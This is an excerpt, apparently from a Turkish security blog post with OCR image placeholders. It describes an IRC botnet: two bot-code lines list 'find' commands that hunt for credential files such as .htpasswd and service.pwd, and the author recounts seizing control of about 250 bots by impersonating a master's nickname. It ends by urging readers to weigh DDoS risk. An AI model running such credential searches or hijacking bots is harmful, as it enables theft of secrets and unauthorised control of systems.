
/ -type f -name .htpasswd”);


sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Find all service.pwd files : find / -type f -name service.pwd”);

…

Botun üzerinde yer alan IRC sunucusuna bağlandığımda 2 tane bot kanalı olduğunu gördüm. Birinci kanalda 175 ikinci kanalda ise 72 adet bot bulunuyordu. Bot efendileri dışında herhangi birinin botları yönetmemesi adına botun üzerine 5 efendinin rumuzları tanımlanmıştı. Bu tanım sayesinde bu rumuzlar dışında herhangi biri botları kontrol etmeye çalıştığında bot yanıt vermiyordu. Bunun üzerine bende hemen rumuzumu efendilerden birinin rumuzuna çevirerek botları kontrol etmeyi başarabildim.







Daha çok uygulama saldırılarının tehdit olarak görüldüğü günümüzde IPS, çoğu ağın vazgeçilmez bir parçası iken DDOS korunma çözümleri genellikle ikinci planda tutulmaktadır. Peki amacı sadece size zarar vermek olan art niyetli kişi veya kişilerin sisteminiz üzerindeki uygulama zafiyetini keşfetmesi, IPS'i geçmesi ve istismar etmesi ile sadece arama motoru ile keşfettiği, yönetebildiği ve her biri 1 Mbit bağlantıya sahip olan 200 bot ile saldırı gerçekleştirmesi karşılaştırıldığında hangisinin gerçekleşme olasılığı sizce daha yüksek ?

Bir sonraki yazıda görüşmek dileğiyle herkese risk değerlendirmelerinde yer alan olasılık değerlerini tekrar gözden geçirmelerini tavsiye ederim, hoşçakalın…